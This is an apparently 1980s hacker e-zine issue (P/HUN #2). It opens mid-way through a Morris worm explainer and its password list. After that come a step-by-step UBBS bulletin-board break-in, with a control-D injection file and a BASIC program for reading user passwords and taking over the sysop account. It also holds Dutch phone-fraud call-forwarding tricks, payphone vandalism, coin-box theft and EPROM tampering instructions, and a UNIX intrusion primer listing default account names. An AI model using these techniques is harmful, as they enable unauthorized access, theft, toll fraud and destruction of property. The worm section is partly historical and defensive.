| cantor    | format    | magic     | rochester    | village      |
| cardinal  | forsythe  | malcolm   | rolex        | virginia     |
| carmen    | fourier   | mark      | romano       | warren       |
| carolina  | fred      | markus    | ronald       | water        |
| caroline  | friend    | marty     | rosebud      | weenie       |
| cascades  | frighten  | marvin    | rosemary     | whatnot      |
| castle    | fun       | master    | roses        | whiting      |
| cat       | fungible  | maurice   | ruben        | whitney      |
| cayuga    | gabriel   | mellon    | rules        | will         |
| celtics   | gardner   | merlin    | ruth         | william      |
| cerulean  | garfield  | mets      | sal          | williamsburg |
| change    | gauss     | michael   | saxon        | willie       |
| charles   | george    | michelle  | scamper      | winston      |
| charming  | gertrude  | mike      | scheme       | wisconsin    |
| charon    | ginger    | minimum   | scott        | wizard       |
| chester   | glacier   | minsky    | scotty       | wombat       |
| cigar     | gnu       | moguls    | secret       | woodwind     |
| classic   | golfer    | moose     | sensor       | wormwood     |
| clusters  | gorgeous  | morley    | serenity     | yaco         |
| coffee    | gorges    | mozart    | sharks       | yang         |
| coke      | gosling   | nancy     | sharon       | yellowstone  |
| collins   | gouge     | napoleon  | sheffield    | yosemite     |
| commrades | graham    | nepenthe  | sheldon      | zap          |
| computer  | gryphon   | ness      | shiva        | zimmerman    |
| condo     | guest     | network   | shivers      |              |
| cookie    | guitar    | newton    | shuttle      |              |
| cooper    | gumption  | next      | signature    |              |

[I wouldn't have picked some of these as "popular" passwords, but then again, I'm not a worm writer. What do I know?]

When everything else fails, it opens /usr/dict/words and tries every word in the dictionary. It is pretty successful in finding passwords, as most people don't choose them very well. Once it gets into

### 233.TXT

someone's account, it looks for a .rhosts file and does an 'rsh' and/or 'rexec' to another host, it sucks over the necessary files into /usr/tmp and runs /usr/tmp/sh to start all over again.

Between these three methods of attack (sendmail, fingerd, .rhosts) it was able to spread very quickly.

#### THE WORM ITSELF:

The 'sh' program is the actual worm. When it starts up it clobbers its argv array so a 'ps' will not show its name. It opens all its necessary files, then unlinks (deletes) them so they can't be found (since it has them open, however, it can still access the contents). It then tries to infect as many other hosts as possible - when it successfully connects to one host, it forks a child to continue the infection while the parent keeps on trying new hosts.

One of the things it does before it attacks a host is connect to the telnet port and immediately close it. Thus, "telnetd: ttloop: peer died" in /usr/adm/messages means the worm attempted an attack.

The worm's role in life is to reproduce - nothing more. To do that it needs to find other hosts. It does a 'netstat -r -n' to find local routes to other hosts & networks, looks in /etc/hosts, and uses the yellow pages distributed hosts file if it's available. Any time it finds a host, it tries to infect it through one of the three methods, see above. Once it finds a local network (like 129.63.nn.nn for ulowell) it sequentially tries every address in that range.

If the system crashes or is rebooted, most system boot procedures clear /tmp and /usr/tmp as a matter of course, erasing any evidence. However, sendmail log files show mail coming in from user /dev/null for user /bin/sed, which is a tipoff that the worm entered.

Each time the worm is started, there is a 1/15 chance (it calls random()) that it sends a single byte to ernie.berkeley.edu on some magic port, apparently to act as some kind of monitoring mechanism.

#### THE CRACKDOWN:

Three main 'swat' teams from Berkeley, MIT and Purdue found copies of the VAX code (the .o files had all the symbols intact with somewhat meaningful names) and disassembled it into about 3000 lines of C. The BSD development team poked fun at the code, even going so far to point out bugs in the code and supplying source patches for it! They have

not released the actual source code, however, and refuse to do so. That could change - there are a number of people who want to see the code.

Portions of the code appear incomplete, as if the program development was not yet finished. For example, it knows the offset needed to break the BSD fingerd, but doesn't know the correct offset for Sun's fingerd (which causes it to dump core); it also doesn't erase its tracks as cleverly as it might; and so on.

The worm uses a variable called 'pleasequit' but doesn't correctly initialize it, so some folks added a module called \_worm.o to the C library, which is produced from:

```
int pleasequit = -1;
```

the fact that this value is set to -1 will cause it to exit after one iteration.

The close scrutiny of the code also turned up comments on the programmer's style. Verbatim from someone at MIT:

From disassembling the code, it looks like the programmer is really anally retentive about checking return codes, and, in addition, prefers to use array indexing instead of pointers to walk through arrays.

Anyone who looks at the binary will not see any embedded strings - they are XOR'ed with 81 (hex). That's how the shell commands are imbedded. The "obvious" passwords are stored with their high bit set.

Although it spreads very fast, it is somewhat slowed down by the fact that it drives the load average up on the machine - this is due to all the encryptions going on, and the large number of incoming worms from other machines.

[Initially, the fastest defense against the worm is to create a directory called /usr/tmp/sh. The script that creates /usr/tmp/sh from one of the .o files checks to see if /usr/tmp/sh exists, but not to see if it's a directory. This fix is known as 'the condom'.]

NOW WHAT?

None of the ULowell machines were hit by the worm. When BBN staffers found their systems infected, they cut themselves off from all other hosts. Since our connection to the Internet is through BBN, we were cut off as well. Before we were cut off, I received mail about the sendmail problem and installed a patch to disable the feature the worm uses to get in through sendmail. I had made local modifications to fingerd which changed the offsets, so any attempt to scribble over the

stack would probably have ended up in a core dump.

Most Internet systems running 4.3BSD or SunOS have installed the necessary patches to close the holes and have rejoined the Internet. As you would expect, there is a renewed interest in system/network security, finding and plugging holes, and speculation over what will happen to the worm's creator.

If you haven't read or watched the news, various log files have named the responsible person as Robert Morris Jr., a 23-year old doctoral student at Cornell. His father is head of the National Computer Security Center, the NSA's public effort in computer security, and has lectured widely on security aspects of UNIX.

Associates of the student claim the worm was a 'mistake' - that he intended to unleash it but it was not supposed to move so quickly or spread so much. His goal (from what I understand) was to have a program 'live' within the Internet. If the reports that he intended it to spread slowly are true, then it's possible that the bytes sent to ernie.berkeley.edu were intended to monitor the spread of the worm. Some news reports mentioned that he panicked when, via some "monitoring mechanism" he saw how fast it had propagated.

A source inside DEC reports that although the worm didn't make much progress there, it was sighted on several machines that wouldn't be on its normal propagation path, i.e. not gateways and not on the same subnet. These machines are not reachable from the outside. Morris was a summer intern at DEC in '87. He might have included names or addresses he remembered as targets for infesting hidden internal networks. Most of the DEC machines in question belong to the group he worked in.

The final word has not been written - I don't think the FBI have even met with this guy yet. It will be interesting to see what happens.

```
=====
=                               Volume 1 , P/HUN Issue #2 , Phile #3 of 9                               =
=====
```

Defeating Security on Apple's UBBS

-----

Written by Evil Mind of CTG  
Computer Terrorists Guild

Introduction

-----  
Hello fellow hackers are phreakers, I'm here to tell you all about Apple's UBBS. This is a nice little program that will make any Apple computer with a modem have the ability to be a bbs. It can be on any storage device, from a 5.25 disk, to a chain of hard drives. I doubt any hackers or phreakers are using this program, because everyone (in Apple's world) uses GBBS. So, let's get down to business.

For flexibility, UBBS has been written in BASIC. For our convenience, hackers with a knowledge of universal basic (or better yet, knowledge of Apple BASIC) will have a good time. The only catch is, the control-c (break basic programs) is screened out by a ml routine before it hits basic. But, no need to fear, discussion on hacking it is later.

When a sysop first uses a UBBS program, the sysop must run the program SYSGEN.... which is for System Generation, the "Creator Program" for the board. Questions are name of board, sysop's name, bulletin's names, and other things needed before the next program is run: LOGON... which will then put the computer in answer mode.

Let's say some guy calls a few days later. The LOGON program will then display a bbs title, then something like "Enter your name or press <RETURN> for NEW." So, this guy does a <RETURN> for new... questions are asked, and then the sysop validates him. Normal procedure like any other bbs program.

Hacking it  
-----

Once in the system, get access to the <F>eatures section which hopefully has a up/downloading section. If they give a lame excuse of not giving it to you because of an IBM, lie in the validation part, and say you own an Apple. First, upload some text file... like a list of bbs numbers. If the file needs to be validated by the sysop before further access from the public, then it will be hard to hack it out. (Explained later.)

Now, at least you have some access... hopefully the u/d ratio is 1:1 or better. So, upload two more files!

File #1  
-----

This is the most important file in the hacking process. This file should contain the following or similar to it: (<CR>=<RETURN>) This is a TEXT file.

-----  
THIS IS A POEM<CR>



## 233.TXT

```
<CR>
<Control-D>CAT<CR>
RAT<CR>
DOG<CR>
PAT<CR>
<CR>
BY MR. WALTHER<CR>
```

### File explained:

Well, the control D is needed. If you can't enter it from your word processor, then enter "DCAT" and go in with a disk editor and change character D into hex \$04, which is a control-d to Apple. Normally, control-d is within programs, used to run disk commands from basic. When viewed, it will catalog the current storage device (hard, 3.5, or 5.25) and will be stuck in a "zombie" mode. Also, when downloading this file, view it, don't use Xmodem. But upload file #2 with it, so you can hack in one call and delete your tracks.

### File #2

Well, this program is supposed to be basic, but since a lot of hackers I know have IBM's, I'll make it hackable from both Apple and IBM. Make the following TEXT, that's right, text file.

```
10 ONERR GOTO 1000
20 HOME
30 PRINT "A DISK PREFIXER"
40 PRINT
50 PRINT "<P>PREFIX    <C>ATALOG    <V>IEW    <D>ELETE    <R>UN"
60 INPUT A$
70 IF A$<>"P" OR A$<>"p" THEN 100
80 PRINT "PREFIX WHAT? (RETURN FOR LIST, OR FOLLOW EXAMPLE: /HARD1/BBS"
90 INPUT A$: PRINT CHR$(4);"PREFIX ";A$: GOTO 40
100 IF A$<>"C" OR A$<>"c" THEN 120
110 PRINT CHR$(4);"CATALOG": GOTO 40
120 IF A$<>"D" OR A$<>"d" THEN 150
130 PRINT "DELETE WHAT FILE?"
140 INPUT A$: PRINT CHR$(4);"DELETE ";A$: GOTO 40
150 IF A$<>"R" OR A$<>"r" THEN 180
160 PRINT "RUN WHICH FILE?"
170 INPUT A$: PRINT CHR$(4);"RUN ";A$: GOTO 40
180 IF A$<>"V" AND A$<>"v" THEN PRINT "NOT A COMMAND": GOTO 40
```

# 233.TXT

```
190 PRINT "VIEW WHICH FILE?"
200 INPUT A$: PRINT CHR$(4);"OPEN ";A$: PRINT CHR$(4);"READ ";A$
210 ONERR GOTO 230
220 INPUT B$: PRINT B$: GOTO 220
230 PRINT CHR$(4);"CLOSE ";A$: ONERR GOTO 1000
240 GOTO 40
1000 PRINT "ERROR!": CALL -1370
```

-----

Upload the files. When asked about file #2, say it's a TXT file.

Now view file #1. It will catalog (or DIR) the disk, and then be in a "zombie" state. This is when the basic thinks the disk is still being read, and is really stuck, for you to enter things. To clear that up, the INPUT command is used both for keyboard input, or in the correct conditions (that UBBS uses), disk input from text files!

If you can't see it yet, press a control-D and a disk command. The real intention is to run file #2, which will do the hacking. But, File#2 and File#1 might be in a different directory than the transfer program. Use these commands: (With a control-D before them)

CAT                   to see what is on the disk.

Example:

]CAT

/HARD1               (PREFIX NAME)

|                |     |           |    |
|----------------|-----|-----------|----|
| PROGRAMS       | DIR | 10-NOV-88 | 2  |
| PRODOS         | SYS | 06-APR-81 | 32 |
| BASIC.SYSTEM   | SYS | 07-APR-81 | 20 |
| BASIC.PROGRAMS | BAS | 10-NOV-88 | 5  |
| ML.PROGRAMS    | BIN | 10-NOV-88 | 7  |
| READ.ME        | TXT | 10-NOV-88 | 10 |

In which case, should explore further with a

]PREFIX /HARD1/PROGRAMS

]CAT

/HARD1/PROGRAMS

|       |     |           |    |
|-------|-----|-----------|----|
| LOGON | BAS | 10-APR-84 | 54 |
| SYSOP | BAS | 10-APR-84 | 34 |

## 233.TXT

Once you explore enough to find your files, do an:

```
]EXEC file#2
```

Replace "file#2" with whatever you named the second file.

Note: exploring will take a long time, because you might need to find some other things to interest you, like the logon program (which can be in another directory). When exploring in the zombie state, the computer sometimes zaps out back into normal running mode. Re-download and start where you left off.

Then it'll go:

A DISK PREFIXER

```
<P>PREFIX  <C>ATALOG  <D>ELETE  <V>IEW  <R>UN  
?
```

Then enter the desired one, in this case, "P" and press enter.  
Here's how to work them:

Examples: from basic

```
]PREFIX /HARD1/FILES  (to get to the directory /hard1/files)  
]PREFIX /HARD1/       (to get back to /hard1)  
]PREFIX               (tells you what the current prefix is)  
]CATALOG              (DIR a disk for you)  
]RUN LOGON            (Go back to LOGON program)
```

View is a different thing, and can't be done from basic. In this case, choose "V" for view, (beforehand, find the userinfo file, a text file.)  
And when it goes:

```
VIEW WHICH FILE?  
?
```

type in a pathname.... example:

```
VIEW WHICH FILE?  
?/HARD1/BBS/USERINFO.DATA
```

and it'll show the passwords. Explore! There are a lot of things to do. One last word before you finish, the sysop is 001, find his password, log in as him, then make all your accounts from there (because he validates and creates accounts.)

The form for UBBS passwords are:

NNNCCCC where N is a number, and C is a character.

233.TXT

example: 001SYSOP. Also, 001SYSOP is the default password? (I'm not sure, but I think it is.) Try it on a new board and see if the sysop didn't change it yet.

So if your victim board doesn't have the requirements, just use a password scanner and try out 001AAAA 001AAAB and all, and eventually you can get it in a matter of weeks. (No lowercase or control characters are accepted by UBBS.)

All in a nutshell, here's another example:

-----  
Welcome to a UBBS system.

Enter name or press return for new users

XXXXXXXX

checking password.

Hello Mr. Bill, today is 00/00/00

news for today:

                  This is a new board and hope ya enjoy it,  
                  Your sysop, Tom Hacket.

No Email waiting

Email>Quit

Main level:

B/A/G/J/N/F/Q/Help

>Features

loading xfer, please wait...

Xfer command>

Upload

choose protocol:

X>modem

T>ext

Xmodem

(upload files)

70 blocks recieved....

233.TXT

Information:

What is file#1's type:

TXT

What is file#2's type:

TXT

Thank you.

Xfer command>

Download

Download what file?

TEST.UPLOAD (file#1)

THIS IS A POEM

/HARD1/ONLINE

|             |    |     |
|-------------|----|-----|
| CALLER.LOG  | 06 | TXT |
| USER.INFO   | 65 | TXT |
| LOGON       | 45 | BAS |
| SYSGEN      | 65 | BAS |
| TEST.UPLOAD | 02 | TXT |
| PREFIXER    | 03 | TXT |
| LEECHES     | 02 | TXT |

(Zombie state) (control-D)EXEC PREFIXER(return)

A DISK PREFIXER

<C>ATALOG <V>IEW <R>UN <D>ELETE <P>REFIX  
?B

NOT A COMMAND!

<C>ATALOG <V>IEW <R>UN <D>ELETE <P>REFIX  
?V  
VIEW WHICH FILE?  
?USER.INFO

(list of passwords)

<C>ATALOG <V>IEW <R>UN <D>ELETE <P>REFIX  
?R

RUN WHICH FILE?  
?LOGON

(Automatically hangs up, you re-call, then log in as sysop, and make another account with good access.)

=====

|   |                                           |   |
|---|-------------------------------------------|---|
| = | Volume 1 , P/HUN Issue #2 , Phile #4 of 9 | = |
|---|-------------------------------------------|---|

=====

### Hacking In Holand & The Numbering Plan

-----

By: Rop and The Key

In Holland, hacking started out late. The first real hacks were done in the early eighties. Among these hacks was the 'RIVM hack', hacking the computer of the dutch health-inspection (FDA). Because even patient names were listed here this got a lot of publicity.

Around 1984/1985 the movement grew rapidly because of the movie 'Wargames' and publications in the "Volkskrant", the country's major left-wing newspaper. It was around these days two students hacked the '008 computer', the directory-assistance system, owned by our local Ma-Bell clone, the PTT. Because hackers had access to a lot of unlisted phone numbers this was front-page news in all of Europe.

Shortly after this hack, Jan Jacobs published the book 'kraken en computers' (hacking and computers), about the uprise of the hacker movement in The Netherlands. Jan Jacobs is also a free-lance reporter for the 'Volkskrant' which explains their scoops on major hacking events. In those days, he himself was a hacker.

Things remained relatively quiet, although the CCC kept scaring everybody with their marvelous hacks all over the world over the packet-network. X-25 hacking in Holland is relatively new, not because the net was not there, but because it was still to easy to use the telephone. Only recently dutch hackers discover that the X-25 net offers them the opportunity to make low-cost global hacks.

Another group had sprung into life in the early eighties, phreaks. These phreaks concentrated on mobile phones however, because our ATF1 (car-phone 1) system is as leak as a basket. Using a CBM-64 or other simple hardware and an FM-tranceiver, every weirdo could make free calls all over the world. This lasted until there were so many illegal

### 233.TXT

car-phones that the costs began affecting the total PTT turnover.

The PTT then made it impossible for car-phone users to make international phone calls automatically and told their international operators to check for fraud carefully. By that time all the phreaks were rich from selling their technique 'to friends only', and bored stiff, because the PTT had taken their toy away. There was a new system, ATF2 (compatible to the scandinavian NMT system), but this was too complicated (in those days) to hack (considering these people were not computer minds but mainly high-frequency experts).

The phreaks met the hackers and they decided their goals were the same.

The PTT phreaked out when the world found out that some of the leading hackers had switched to phreaking. When Personal Computer Magazine published an article about phreaks making free calls all over the world through an old exchange in Denmark (which could be reached free of charge), all hell broke loose. The magazine contained our list of frequencies for the CCITT-4 system, so suddenly everybody was a phonephreak. The free lines to Denmark were rerouted, some other gaps were closed, but no action could be taken against the phone phreaks (The Key and me among others), because no phone-fraud legislation exists in Holland. Can you imagine what it's like to live in a country that has NO phone-fraud laws?

Since then things have cooled down (there are only about 40 real active hackers in the entire country, so things tend to get quiet every once in a while), but as soon as anything happens, we'll let you know.

### ROP & The Key

Leave a message for ROP GONGGRIJP at NEABBS, Europe's biggest BBS, and I will give you THIS (The Hacker Information System) privs as soon as possible. +31 20 717666, all speeds/standards.

-----  
- AND NOW PART TWO OF THE DUTCH SYSTEM, BY ROP & THE KEY OF NEABBS !!!!!!!-  
-----

### NUMBERING PLAN

The dutch phone system has a numbering plan that is far more complicated than the american phone system. Telephone numbers can be divided in several classes:

# 233.TXT

0XX-YYYYYY[Y] Larger cities. XX is random (very large cities have a 0 as their last digit).

0XXYY-ZZZZ[Z] Smaller towns. XX is the number of the district (note: these numbers cannot be handed out to bigger cities). Holland has some 20 districts, amsterdam is 29. (the Amsterdam city code is 020)

00X

001X Special numbers, see below.

06-0XXX Free numbers

06-0XXXXXX Free numbers

06-022XXXX International Free Numbers, connect to foreign companies etc. (we even have a number for making AT&T calling card calls for free, 06-0229111). When all european borders disappear in 1992, this group is expected to grow rapidly!

06-3XXXXXXX Special high cost numbers, mainly phone-sex (the owner gets 2.5 \$ct./min, the PTT gets 22.5. This makes the PTT the country's biggest pimp)

06-4XXX Free numbers, explosive. (This means a lot of traffic at one time, TV-shows and the like)

06-4XXXXXX Free numbers, explosive.

06-51XXXXX Beepers (sorry, paging equipment)

06-52XXXXXX ATF2 (mobile phone system, NMT compatible)

06-524XXXXX ATF1, West and Middle Netherlands

06-525XXXXX ATF1, North Netherlands

06-526XXXXX ATF1, South Netherlands

06-8XXXXXXX Split costs, the caller pays a portion of the costs, the called party pays as well (80%+80%=100% according to phone company arithmetic)

06-9XXXXXXX Special high cost numbers, no phone-sex

09-..... International access. For the States i.e., we dial 09-1XXXXYYZZZZ. Our country code is 31.

## SPECIAL NUMBERS

-----

002 Speaking clock

003 Weather

004 PTT-customer service (contradictio in terminis)

005 was the mobilophone network (pre-carphone mobile operator service), now tape telling callers that this service no longer exists.



## 233.TXT

006X           Used by PTT for mechanics to call in. 0069 always  
              plays a tape listing the home-phone number of the  
              mechanic on duty for that region.  
007            PTT-repairs (uses pigeons for further internal  
              communication, judged by their working speed)  
008            Directory assistance  
009            Was message service, for telex and other services,  
              their new number is 06-0409. tape.  
0010           Was national operator, now 06-0410. tape.  
0011           Once planned as a countrywide emergency number. Once  
              they got to installing it they had the 06 exchange,  
              which was newer and better, so the discussion started  
              again..... tape now  
0012           Telex number info  
0013           Telex repairs  
0014  
0015  
0016           Was international operator, now 06-0410. tape.  
0017           Post office customer service  
0018           Was international inquiries, now 06-0418. tape  
0019           Dead

## TARIFFS

-----

A toll-impulse costs 7.5 \$ct, impulses are 50 Hz/48V pulses on both  
lines (tip and ring, called A and B here), so can only be detected  
relative to the ground potential. On modern exchanges you have to pay  
for these pulses, as well as for the DTMF-facility (sound familiar?).

Calls cost more in the day time (0800/1800 hrs), than on weekdays.

Within your low-tariff zone (about 30 miles around your home), it's  
one tick every 5 minutes, or once every 10 minutes at night, outside  
of that zone one tick every 1.5 minutes, 45 seconds at night.

International calls from Holland are terribly expensive, USA costs  
\$2.00 a minute, but there's a lot of countries that cost over \$3.50 a  
minute.

## SPECIAL THINGS (everybody has some)

-----

030-555555    for conference calls (operator only, she calls you back,  
              so phreaks are out of the question). The do-it-yourself  
              conference has not been invented here (yet).

## 233.TXT

06-0101 All sorts of special services, addresses from the phone book (costs \$1.25 to get an address!) etc. Also national collect calls (\$2.50 bonus for PTT, \$1/min)

\*XXX\*.....# Some exchanges have this feature. It means you redirect all calls for your phone to the given number (dots). PTT offers this service for a lot of money as \*21\*.....#, but this is different. With the \*XXX\*...# feature the phone doesn't ring on the redirected phone (with the \*21 feature it does three times before forwarding the call). The \*XXX\*.....# feature is a non documented feature, even at the PTT not many people have heard of it. Alas, not many exchanges feature it. The XXX can easily be found because if you're one digit off the system reacts with a nonexistent-tone (three tones, each one higher than the preceeding one), so there's only 30 possibilities.

Things like call-waiting, or even specified bills do not exist here (yet). When they come, they'll be expensive, that's for sure.

### PTT POLICY

-----

The company has a monopoly on all telecom facilities that expires next year (1989). Up till now we could not even buy our telephone sets somewhere else (legally). People finally realised this was ridiculous and decided to privatise the PTT Telecommunications department. The PTT remains in charge of the network however, and they can continue charging ridiculous amounts for it. The state monopoly is enabling the phone company to suck money from our pockets.

### HACKER POLICY

-----

Redirect phone lines to other numbers (they don't even know it exists, we do it all the time, to receive free collect calls). This trick courtesy of The KEY.

Route calls through other countries to make things cheaper. (Spain was our favourite before they closed it off).

Generally screw 'em.....

## ROP & THE KEY

You can reach me on NEABBS, Europe's biggest BBS, +31 20 717666, all speeds/standards. Send a message to me, ROP GONGGRIJP, cosysop of THIS hacker board (The Hacker Information System).

```
=====
=                               Volume 1 , P/HUN Issue #2 , Phile #5 of 9                               =
=====
```

### Third Party Payphones

-----  
By: The Jedi

Theres been alot of discussion lately about paperclipping and redboxing on payphones so I decided to write up an article about that subject to be included in this issue of PHUN. Here are a few things that you'd might find interesting about payphones....

NOTE: All the payphones discussed in this article refer to Non-New York Telephone PayPhones. There are plenty of third party payphones in New York. The easiest way to tell if the payphone is from New York Tel is to look right under the keypad where it says what numbers to dial for information. All New York Payphones will have their Logo printed somewhere on that label. If it isn't New York Tel, there will be a company name and number listed to call for refunds. Thats the company that owns and operates that perticular payphone.

- 2 - Ripping off the handsets. Now exactly the best way to phuck over the phone company but still is fun if you have nothing else to do. Just take a pair of pliers, grip them, and turn the opposite direction of the way that the steel is woven. This will expose the wires. Cut the wires, and bring your handset home with you!!
- 3 - Breaking into the jack. From what I've seen by repairing payphones, all the ones that I've seen have a regular phone jack somewhere in the fortress or nearby. This allows you do do a great many things. First lets talk about the jack's location.

The fortress phones that have those big green walls to then are the easiest ones to get into. The location of the jack is in the "Stem". Right about Knee high there should be a green plate with 6 or so wierd looking screws holding it in place. To get that panel off requires a special

### 233.TXT


screwdriver. Somewhat like a "Allen Wrench" with a little hole in the middle. You can probably pick up a screwdriver like this in most hardware stores.

On the fortress phones that are silver and skinny, the jack is usually location in the ground underneath cement. Don't even bother with them.

On payphones located inside stores, just follow the two wires coming out of the phone, it should lead to a beige box with a lock on it. Pick the lock or break open the box and you'll see the jack.

Ok, now that you're into the jack, you can dial anywhere you'd like to. Remember, that phone jack is almost exactly like the jack you have in your house. Just pick up a cheap \$5 phone from radio shack [A small one preferably since you dont want to look obvious] and hook it in! By doing this, you're bypassing all the security of the phone [etc...Please Deposit .10 cents for the next XX mins.].

- 4 - Get the Coin Box! Not that easy but one of my friends managed to bring home a parking meter so it IS possible!! Theres two locks you must get past in order to get to the coin box. First, get a piece of metal and make the following.....



This key will allow you to get past the lock in the front of the payphone. Ok, pick the lock on the bottom left-hand side of the payphone [or drill a hole in it] and then put that key in the front lock and turn it clockwise [to the right for those of you that can't tell time! heh]. Pull out the coin box and go and play 2000 video games!! Each coin box holds up to a maximum of \$150-175 dollars.

- 5 - Reprogramming the payphone. The most fun thing and also most dangerous! First off, these aren't the stupid NY Telephones, they will call back the company automatically if you dont do this correctly! All of the phones that I work on have burnt-in Eproms that are for service. You can do things like.....

A) Change the refunds number. This is a number to get in touch with the company that operates the phone and get a refund sent to you by mail. When you dial it, you won't have to put in a quarter for the call. Now, if you can change that number to whatever you'd like, you can make a free phone call from that phone anytime you want!

B) See how much money is in the coin box. You don't want to waste your time if theres only \$5 in there do you?? You can also erase that amount, making it a pain in the ass for the technician who now must count it out himself!

C) Theres a couple of other things in there that I haven't found out about yet but as soon as I do, they'll be in the next issue fer sure!

Ok, the lock for this is either in two places. Check the top of the payphone, if theres a lock there, thats the one that you want. It's called a service lock. If it isn't there, check the right-hand side of the payphone. If it's there, you'll need that key that you've made also. Pick the top lock and use the key for the one underneath it. Once you do that, you should get one of the following....

- 1 - If the payphone has a LCD Display on it, you'll see a menu displaying the following...

Service Mode:

Now you'll have to hack out the code. It's usually four digits so it should take too long. I'm not about to list the ones that I have because I know some asshole will wind up trashing my phones!!!

Theres a few codes that are possible and each do different things. For instance, one code will give you access to the coin box counts and test modes while another will give you access to programming the emergency numbers and refund numbers. Be sure NOT to go into the payphone test mode!! This is cause the payphone to display

PHONE SELF-TEST: Please Do Not Use.

What happens here is that the phone calls up the company that operates the payphone and tells whoever picks up the phone, the amount that is in the coin box and whatever thats being do to the phone! You're asking for trouble with this mode.

- 2 - If there is no display, listen to the handset. A voice will prompt you to enter your service entry. It works exactly the same way as the LCD Display but just with a voice.
- 3 - Either way, once the lock is turned back into the original position, the phone will go into self-test mode. The way to get around this is to open up the phone. Just pull the front end of the phone towards you, this will release half of the phone. Find the power

233.TXT

supply board. On some models, it will have the power supply on the main board [The one standing upright], on others, the power supply will have it's own separate board located underneath the main board and coin mech. You'll notice which ever section that has a transformer on it, thats what I'm talking about. Ok, there should be a little orange switch there. If you pull in out, that will turn the phone off. Pushing it in will turn the phone back on again. If you pull it out and then push it in again, the phone will do a quick check of itself [about 3-5 seconds]. Now, put the front end of the phone back onto the fortress and turn the service key quickly. If you do this quick enough, the phone won't have a chance to go into service mode or self-test. It'll be like you never broke into it in the first place!

- 6 - Once you get past the service lock. You can now get inside the payphone itself. Pull the front end of the payphone towards you, then lift. Inside you'll see various electronic boards, a coin mech, etc... On some models, you'll also have a modular cable coming in from the jack, hook up your portable phone to it and dial up! Trash the boards, take some home. Thats where the real damage comes in! The average payphone costs about \$1,200 to 1,500 bucks and most of that is because of whats inside, not the fortress itself.
- 7 - On most payphones that are in stores, they'll be a couple of wires coming out of it. If the phone was hooked up sloppy, they'll be exposed. One wire is for power, the other goes to the jack. Cut them or pull out the jack. Everyone that puts money into it afterwards will lose it!
- 8 - On the Intellical and Echotel payphones, theres a special feature that will allow the owner of the phone to log into it remotely from a computer. As of now, I don't have the exact information on how to break into it through modeming but I do know that it is definately possible! Once you login, you'll be able to reprogram the rate tables. A rate table is a eprom that contains all the information on the rates for calls such as how much it costs to call long distance and the amount of time per call thats allowed. If you're able to reprogram the rate table, you'll be able to make free phone calls anywhere for an unlimited amount of time. As soon as I figure out how to crack the program thats used to call in, I'll write the information in the next issue. Stay tuned!

Well, that should be enough for all you guyz to have fun. The next issue will have a detailed explanation on how the payphone itself operates and whatever else I might find out that interesting. Until then, if you have any questions, you can leave me some email.

----->>THE JEDI<<-----

=====

= Volume 1 , P/HUN Issue #2 , Phile #6 of 9 =

=====

[illegible]

## Brief history on UNIX

Its because of Ken Thompson that today were able to Hack Unix.He used to work for Bell Labs in the 60s.Tompson started out using the MULTICS OS which was later eliminated and Tompson was left without an operating system to work with. Tompson had to come up with something real quick.He did some research and and in 1969 UNIX came out,which was a single user and it didn't have many capabilities.A combined effort with others he rewrote the version in C and added some good features.This version was out in 1973 and was available to the public.This was the first begining of UNIX as its known presently.The more refined version of UNIX,today know as UNIX system V developed by Berkley University has unique capabilities.

Various types of UNIXes are CPIX,Berkeley Ver 4.1,Berkeley 4.2,FOS,Genix,HP-UX, IS/I,OSx,PC-IX,PERPOS,Sys3,Ultrix,Zeus,Xenix,UNITY,VENIX,UTS,Unisys,Uniplus+, UNOS,Idris,QNIX,Coherent,Cromix,System III,System 7,Sixth edition.

The article it self:

I believe that hacking into any system requires knowledge of the Operating system itself. Basically what I will try to do is make you more familiar with UNIX operation, its useful commands that will be advantageous to you as a hacker. This article contains in depth explanations.

### Error Messages that one may come across:[UNIX system V]

Login incorrect - An invalid ID and/or pw was entered. This means nothing. In UNIX there is no way guessing valid user IDs. You may come across this one when trying to get in.

No more logins - will happen when the system won't accept anymore logins could be going down

Unknown Id - will happen if an invalid id is entered using (su) command

## 233.TXT

```

Unexpected eof in file - The file being stripped file has been damaged
Your password has expired - This is quiet rare although there have been cases
                        where it happened.Reading the etc/passwd will
                        show you at how many intervals it changes.
You may not change the password - The password has not yet aged enough.The
                        Administrator set the quotas for the users
Unknown group [groups name] - occurs when chgrp is executed ,group doesn't
                        exist
Sorry - Indicated that you have typed in an invalid super user password(execu-
tion of the su)
Permission denied!- Indicated you must be the owner or a super user to change
password.
Sorry <[# of weeks] since last change - This will happen when password has
                        has not aged enough and you tried to
                        change it(passwd)
[directory name]:no permission - You are trying to remove a directory which
                        you have no permission to.
[file name] not removed - trying to delete a file owned by another user
                        that you dont have write pemision for.
[dirname] not removed - ownership of the dir is not your that your trying to
                        delete.
[dirname] not empty - the directory contains files so you must have to delete
                        the files before executing the rmdir
[command] not found - you have entered an ivalid command not know to UNIX
cant execute pwd - some thing wrong with the system cant execute pwd command
cannot chdir to .. - (.. one level up) permission is required to execute pwd
                        above the current directory
cant open [file name] - defined wrong path,file name or you have no read
                        permission
cp:[file name] and [file name] are identical - self explanatory
cannot locate parent directory - occurs when using mv
[file name] not found - file which your trying to move doesn't exist
You have mail - Self explanatory

```

## Basic Networking Utility error messages

```
cu: not found - networking not installed
login failed - invalid id/pw or wrong # specified
dial failed - the system never answered due to a wrong #
uucp completely failed - did not specify file after -s
wrong time to call - you called at the time at a time not specified in the
                        Systems file
system not in systems - you called a remote not in the systems file
```

Logon format : first thing one must do is switch to lower case

Identifying a UNIX. Here is what you'll see:  
Some times there will be no system identifier



AT&T UNIX SysVR3.0 (eg of a system identifier)

login:  
or  
Login:

Any of these is a UNIX. Here is where you will have to guess at a user valid id. Here are some that I have come across eg( glr, glt, radgo, rml, chester, cat, lom, cora, hlto, hwill, edcasey and also some containing numbers smith1, mitu6 or special characters in it like bremer\$, j#fox. Login names have to be 3 to 8 characters in length lowercase and must start with a letter. In some XENIX systems one may login as "guest"

User level accounts: (lower case)

-----

In Unix they have what's called accounts. These accounts can be used at the "login:" prompt. Here is a list:

sys  
bin  
trouble  
daemon  
uucp  
nuucp  
rje  
lp  
adm  
